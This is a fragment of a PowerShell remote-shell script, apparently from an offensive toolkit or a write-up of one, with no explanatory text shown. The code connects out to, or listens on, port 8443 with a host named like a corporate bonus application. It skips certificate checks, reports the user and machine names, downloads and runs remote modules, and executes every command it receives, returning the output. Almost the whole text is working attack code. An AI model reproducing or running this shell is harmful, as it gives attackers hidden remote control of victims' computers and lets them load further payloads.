            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object
System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()

        if ($Sslcon -eq "true")
        {
            $sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True}
-as [Net.Security.RemoteCertificateValidationCallback]))
            $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
            $stream = $sslStream
        }

        [byte[]]$bytes = 0..20000|%{0}
```



```
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as  
user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015 Microsoft  
Corporation. All rights reserved.`n`n")  
$stream.Write($sendbytes,0,$sendbytes.Length)  
  
if ($Download -eq "true")  
{  
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")  
    $stream.Write($sendbytes,0,$sendbytes.Length)  
    ForEach ($module in $modules)  
    {  
        (Get-Webclient).DownloadString($module)|Invoke-Expression  
    }  
}  
  
$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path + '>')  
$stream.Write($sendbytes,0,$sendbytes.Length)  
  
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)  
{  
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding  
    $data = $EncodedText.GetString($bytes,0, $i)  
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )  
  
    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '  
    $x = ($error[0] | Out-String)  
    $error.clear()  
    $sendback2 = $sendback2 + $x  
  
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)  
    $stream.Write($sendbyte,0,$sendbyte.Length)  
    $stream.Flush()  
}  
$client.Close()  
$listener.Stop()  
}
```